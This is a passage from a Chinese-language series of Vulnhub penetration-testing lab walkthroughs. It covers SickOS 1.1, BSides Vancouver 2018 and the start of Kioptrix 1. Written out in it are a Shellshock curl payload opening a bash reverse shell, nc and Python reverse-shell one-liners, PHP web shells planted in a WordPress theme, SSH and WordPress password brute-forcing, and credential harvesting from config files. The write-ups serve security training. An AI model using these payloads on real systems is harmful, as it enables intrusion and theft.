Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-06 21:39 ?D1ú±ê×?ê±??
Nmap scan report for localhost (192.168.202.128)
Host is up (0.00s latency).
MAC Address: 00:0C:29:53:14:7B (VMware)
Nmap scan report for localhost (192.168.202.133)
Host is up (0.00s latency).
MAC Address: 00:0C:29:A2:30:6A (VMware)
Nmap scan report for localhost (192.168.202.254)
Host is up (0.0010s latency).
MAC Address: 00:50:56:FA:DF:72 (VMware)
Nmap scan report for localhost (192.168.202.1)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 12.02 seconds
```

- 端口扫描与服务识别
对该IP全端口扫描如下：

```
Nmap scan report for localhost (192.168.202.133)
Host is up (0.00024s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
3128/tcp  open  squid-http
8080/tcp  closed http-proxy
MAC Address: 00:0C:29:A2:30:6A (VMware)
```

发现使用squid代理。尝试设置浏览器代理，访问<http://192.168.202.133/>：



BLEHHH!!!

初

步得到结果是通过挂代理对靶机IP进行漏洞挖掘。

Web漏洞挖掘

设置代理进行目录爆破：


```
-----
folders.sh
START_TIME: Thu Jul  5 09:14:33 2018
URL_BASE: http://192.168.202.133/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
PROXY:nhttp://192.168.202.133:3128
tools.sh
-----

GENERATED WORDS: 4612


---- Scanning URL: http://192.168.202.133/ ----
+ http://192.168.202.133/cgi-bin/ (CODE:403|SIZE:291)
+ http://192.168.202.133/connect (CODE:200|SIZE:109)
+ http://192.168.202.133/index (CODE:200|SIZE:21)
+ http://192.168.202.133/index.php (CODE:200|SIZE:21)
+ http://192.168.202.133/robots (CODE:200|SIZE:45)
+ http://192.168.202.133/robots.txt (CODE:200|SIZE:45)
+ http://192.168.202.133/server-status (CODE:403|SIZE:296)

-----
END_TIME: Thu Jul  5 09:14:38 2018
DOWNLOADED: 4612 - FOUND: 7
```


访问robots.txt:




发现是wolfcms，前台都是一些静态页面，无可利用点。



默认地址<http://192.168.202.133/wolfcms/?/admin/>进入管理后台：




尝试使用admin/admin弱口令进入后台，从提示信息可以看出cms版本<0.8.3.1,可能存在文件上传漏洞：




获取webshell

思路一

后台可以上传任意后缀文件，上大马，获取webshell:




直接读取文件发现权限不够，没有回显：



查看开放的端口，发现3306开启，但是发现mysql版本大于5.1，无法udf提权：



利用大马功能反弹shell：



```
root@kali:~# nc -lvp 4444
--r-- 1 www-data www-data 222804 Jul  6 18:47 gb2321.
listening on [any] 4444
connect to [192.168.202.128] from localhost [192.168.202.133] 40836:50 lib_mysql
Linux Sick0s 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC
2014 i686 i686 i386 GNU/Linux
uid=33(www-data) gid=33(www-data) groups=33(www-data)
93482 Jul  6 19:35 udf.php
```

思路二

扫描目录时还发现了cgi-bin目录，通过百度发现可能存在bash漏洞可以直接getshell。利用nc反弹shell。

```
root@kali:~# curl -x http://192.168.202.133:3128 -H "User-Agent: () { ignored;
;echo;/bin/bash -i >& /dev/tcp/192.168.202.128/444 0>&1" http://192.168.202.
33/cgi-bin/status
root@kali:~#
root@kali:~# nc -lvp 444
listening on [any] 444 ...
connect to [192.168.202.128] from localhost [192.168.202.133] 34840
bash: no job control in this shell
www-data@Sick0s:/usr/lib/cgi-bin$ whoami
whoami
www-data
www-data@Sick0s:/usr/lib/cgi-bin$ cat /root/a0216ea4d51874464078c618298b1367.1
<i-bin$ cat /root/a0216ea4d51874464078c618298b1367.txt
cat: /root/a0216ea4d51874464078c618298b1367.txt: Permission denied
www-data@Sick0s:/usr/lib/cgi-bin$
```

提升权限

尝试使用su切换用户或者sudo直接查看文件,发现没权限：

```
www-data@Sick0s:/$ su - root
su - root
su: must be run from a terminal
www-data@Sick0s:/$ sudo /root/a0216ea4d51874464078c618298b1367.txt
sudo /root/a0216ea4d51874464078c618298b1367.txt
sudo: no tty present and no askpass program specified
Sorry, try again.
sudo: no tty present and no askpass program specified
Sorry, try again.
sudo: no tty present and no askpass program specified
Sorry, try again.
sudo: 3 incorrect password attempts
www-data@Sick0s:/$
```

进入网站部署的目录：

```
www-data@Sick0s:/var/www/wolfcms$ ls -l
total 40
-rwxrwxrwx 1 root root 4084 Dec  5 2015 CONTRIBUTING.md
-rwxrwxrwx 1 root root 2405 Dec  5 2015 README.md
-rwxrwxrwx 1 root root  403 Dec  5 2015 composer.json
-rwxrwxrwx 1 root root 3058 Dec  5 2015 config.php
drwxrwxrwx 2 root root 4096 Dec  5 2015 docs
-rwxrwxrwx 1 root root  894 Dec  5 2015 favicon.ico
-rwxrwxrwx 1 root root 6815 Dec  5 2015 index.php
drwxrwxrwx 4 root root 4096 Dec  6 2015 public
-rwxrwxrwx 1 root root    0 Dec  5 2015 robots.txt
drwxrwxrwx 7 root root 4096 Dec  5 2015 wolf
www-data@Sick0s:/var/www/wolfcms$
```

发现有配置文件，运气好可能有存储明文用户密码：

```
www-data@Sick0s:/var/www/wolfcms$ cat config.php
cat config.php error.</p>
<?php>More information about this error may be available
in the server error log.</p>
// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo
// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');

// Should Wolf produce PHP error messages for debugging?
define('DEBUG', false);

// Should Wolf check for updates on Wolf itself and the installed plugins?
define('CHECK_UPDATES', true);
```

使用获取的用户密码连接数据库失败，尝试用对应密码进行root登录失败。

```
Ubuntu 12.04.4 LTS Sick0s tty1

Sick0s login: root
Password:

Login incorrect
Sick0s login: _
```

查看系统的其他用户，发现sickos账户很特别：


```

sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101::/var/lib/libuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
landscape:x:104:109::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
sickos:x:1000:1000:sickos,,,:/home/sickos:/bin/bash
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
www-data@SickOs:/usr/lib/cgi-bin$

```

用户名 : sickos , 密码 : john@123登录成功。

```

SickOs login: sickos
Password:
Last login: Tue Sep 22 08:32:44 IST 2015 on tty1
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Fri Jul  6 07:47:57 IST 2018

System load:  0.0                Processes:    111
Usage of /:   4.0% of 28.42GB     Users logged in:  0
Memory usage: 10%                IP address for eth0: 192.168.202.133
Swap usage:  0%

Graph this data and manage this system at:
  https://landscape.canonical.com/

178 packages can be updated.
145 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

sickos@SickOs:~$ _

```

sudo命令查看文件 :

```

sickos@SickOs:~$ sudo cat /root/a0216ea4d51874464078c618298b1367.txt
If you are viewing this!!

ROOT!

You have Successfully completed SickOS1.1.
Thanks for Trying

```

思路总结

- 1.利用文件上传漏洞或者bash漏洞获取系统shell。
- 2.部署的网站可能会存储数据库等明文用户密码，可以加以利用。

第十二节 BSides-Vancouver-2018-Workshop

靶机信息

下载链接

<https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Workshop.ova>

靶机说明

靶机用ValualBox创建，目标是在其上获得root级访问。

目标

Boot to root：获得root权限和Flag。

运行环境

- 靶机：通过ValualBox打开虚拟机，网络连接方式设置为主机模式（host-only），或者将虚拟机、Kali机都桥接到物理机的无线网卡。测试中使用VMWare导入虚机会无法获得IP，使用ValualBox可正常获得IP。
- 攻击机：同网段下有Windows攻击机（物理机），安装有Nmap、Burpsuit、Wireshark、Sqlmap、nc、Hydra、Python2.7、DirBuster、AWVS、Nessus等渗透工具。同样可使用Kali Linux作为攻击机，预装了全面的渗透工具。

信息收集

- IP识别

启动虚拟机，使用nmap扫描C段IP `nmap -sP 192.168.56.0/24` 获得虚机IP 192.168.56.101

- 端口和服务识别

Nmap命令：`nmap -p1-65535 -open -A 192.168.56.101 -oN BSides.txt`

汇总开放的端口和服务：

端口 服务 提示信息

21 FTP vsftpd2.3.5 允许匿名登录

22 ssh OpenSSH 5.9p1

80 http Apache httpd 2.2.22 (Ubuntu)

漏洞挖掘

- 渗透方法一：
- 0x01 匿名登录FTP获得用户

Windows下使用XFTP匿名登录FTP：在public目录下，找到users.txt.bk文件，用记事本打开：

获得5个用户名：abatchy, john, mai, anne, doomguy

- 0x02 用5个用户名加弱口令字典进行ssh爆破

Windows下可使用九头蛇Hydra Windows版本或其他工具爆破，这里采用“超级弱口令检查工具V1.0”进行爆破，线程不能开太高，否则虚机会挂，4线程。

字典的选择，选用字典：darkweb2017-top10000.txt。

爆破得到用户名：anne 密码：princess

- 0x03 登录ssh，具有sudo权限，获得flag

使用Xshell工具ssh登录账号：anne 密码：princess

执行id命令和sudo -l命令，发现anne具有sudo权限：

执行sudo -l /root命令，sudo cat /root/flag.txt命令，获得flag：

- 渗透方法二：
- 0x01 环境设置

因需要用到Kali虚机，需要调整将bsides虚拟机、Kali攻击机都桥接到笔记本电脑的无线网卡，bsides虚拟机会重新获得新IP。使用Namp扫描无线网卡C段可获得bsides虚机的新IP为：172.20.10.8，Kali虚机的IP是：172.20.10.9。

Nmap命令：`nmap -sP 192.168.56.0/24`

同样匿名登录FTP，获得5个用户名：abatchy, john, mai, anne, doomguy

- 0x02 访问80端口http服务

访问 `http://172.20.10.8/`

访问 `http://172.20.10.8/robots.txt` 发现/backup_wordpress目录：

访问 `http://172.20.10.8/backup_wordpress/` 进入WordPress页面：

- 0x03 使用wpscan扫描WordPress，爆破后台用户名和密码：

(1)爆破用户名，命令 `wpscan -u http://172.20.10.8/backup_wordpress --enumerate u`

获得用户名：admin john

(2)使用wpscan默认字典，爆破密码：

```
wpscan --url wpscan -u http://172.20.10.8/backup_wordpress --wordlist /root/share/darkweb2017-top10000.txt --username john
```

爆破字典依然使用darkweb2017-top10000.txt弱口令字典：

爆破成功，获得用户名john 密码enigma

获取shell

- 0x04 登录并反弹shell

(1)使用用户名 john 密码enigma登录WordPress，登录地址 `http://172.20.10.8/backup_wordpress/wp-login.php`

(2)WordPress获取shell的方法有多种，进入 Appearance -> Editor，点击右边的 Theme Header，在编辑器里面插入一句话命令执行小马 `<?php system($_GET['cmd']); ?>` 保存。

(3)在Burpsuit中通过cmd参数执行命令，访问 `172.20.10.8/backup_wordpress/?cmd=id;ls` 成功执行id和ls命令：

(4)通过nc反弹shell 执行命令 `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 172.20.10.5 4444 >/tmp/f`，需将命令进行url编码，然后在Burpsuit中发送：

(5)Windows攻击机开启nc接收反弹shell成功：

(6)为查找和传送文件方便，写入菜刀马 `echo '<?php eval($_POST['123456']);?>' >> caidao.php`

菜刀连接成功：

提升权限

- 0x5 查找用户文件

(1)查找每个用户文件，和浏览各目录文件，发现位于 `/usr/local/bin/cleanup` 文件，其权限是777，查看内容为：

```
#!/bin/sh
```

```
rm -rf /var/log/apache2/* # Clean those damn logs!!
```

这是一段清理Apache日志的脚本，需要root权限运行。

查看cleanup文件的权限为777，可以随意修改和执行，可以将文件内容改成一个反弹shell。

(2)在菜刀中直接修改cleanup文件为反弹shell命令：因在 `/usr/local/lib/python2.7/` 目录下安装有Python2.7，所以可以使用Python反弹shell

```
python -c 'import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("172.20.10.5", 5555)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); p=subprocess.call(["/bin/sh", "-i"]);'
```

(3)Windows开启NC，等待接收反弹shell，root权限：

(4)查看flag:

思路总结

突破点和坑

- 1.没有突破点的时候，就尝试爆破已知用户名的密码，字典采用国外密码字段较好。
- 2.Linux反弹shell有多种姿势，bash、nc、php、Python等都需要尝试。
- 3.需熟悉WordPress后台getshell姿势。
- 4.靶机作者提示有多种方法，肯定还有其他方法，本次渗透使用了爆破ssh用户和WordPress渗透两种方法。

第十三节 Kioptrix 1

title: Vulnhub渗透测试练习-Kioptrix 1 date: 2018-05-07 15:28:05 categories: 笔记

作者 : Ukonw

信息收集

通过 `netdiscover` 发现目标主机IP地址。

```
root@kali:~# netdiscover

Currently scanning: 192.168.63.0/16 | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

-----
IP            At MAC Address    Count  Len  MAC Vendor / Hostname
-----
192.168.43.1  ac:c1:ee:31:3f:25  1      60  Xiaomi Communications Co L
192.168.43.33 44:03:2c:68:d8:0f  1      60  Intel Corporate
192.168.43.54 00:0c:29:7c:3a:16  1      60  VMware, Inc.
```

从扫描信息的得的目标主机的IP地址为 `192.168.43.54`

nmap 扫描IP的端口信息 `nmap -A 192.168.43.54`

```
root@kali:~# nmap -A -sS 192.168.43.54

Starting Nmap 7.10 ( https://nmap.org ) at 2018-05-07 15:48
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --
system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.43.54
Host is up (0.00055s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
```

```

111/tcp open  rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2           111/tcp    rpcbind
|   100000  2           111/udp    rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1024/udp   status
139/tcp open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp open  ssl/http    Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b)
| http-methods:
|_  Potentially risky methods: TRACE
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux
| ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/
countryName=--
| Not valid before: 2009-09-26T09:32:06
|_ Not valid after:  2010-09-26T09:32:06
|_ ssl-date: 2018-05-07T07:50:42+00:00; +1m50s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:7C:3A:16 (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_ nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT    ADDRESS
